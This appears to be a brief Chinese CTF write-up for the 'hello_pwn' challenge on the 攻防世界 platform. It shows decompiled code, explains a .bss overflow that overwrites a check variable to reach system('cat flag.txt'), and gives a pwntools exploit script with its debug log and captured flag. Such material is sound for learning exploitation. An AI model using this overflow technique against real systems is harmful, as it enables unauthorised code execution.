

hello_pwn 攻防世界


unk_601068溢出覆盖dword_60106C，从而控制程序执行流程



```
__int64 sub_400686()
{
  system("cat flag.txt");
  return 0LL;
}
```




```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  alarm(0x3Cu);
  setbuf(stdout, 0LL);
  puts("~~ welcome to ctf ~~     ");
  puts("lets get helloworld for bof");
  read(0, &unk_601068, 0x10uLL);
  if ( dword_60106C == 0x6E756161 )
    sub_400686();
  return 0LL;
}
```



```
.bss:0000000000601068 unk_601068      db    ? ;
.bss:0000000000601069                 db    ? ;
.bss:000000000060106A                 db    ? ;
.bss:000000000060106B                 db    ? ;
.bss:000000000060106C dword_60106C    dd ?
```

Python

```python
from pwn import *
context.log_level='debug'
p = remote('220.249.52.133',54263)
#p = process('./pwn')
payload = 'A'*0x04 + p64(0x6E756161)
p.sendlineafter('bof',payload)
p.interactive()
```



```
ams@ubuntu:~/ws/p3$ python exp.py
[+] Opening connection to 220.249.52.133 on port 54263: Done
[DEBUG] Received 0x19 bytes:
    '~~ welcome to ctf ~~     '
[DEBUG] Received 0x1d bytes:
    '\n'
    'lets get helloworld for bof\n'
[DEBUG] Sent 0xd bytes:
    00000000  41 41 41 41  61 61 75 6e  00 00 00 00  0a                                   │AAAA│aaun│····│·│
    0000000d
[*] Switching to interactive mode

[DEBUG] Received 0x2d bytes:
    'cyberpeace{5432142fcc0aebf90bc104a5641c8b29}\n'
cyberpeace{5432142fcc0aebf90bc104a5641c8b29}
[*] Got EOF while reading in interactive
$ 
```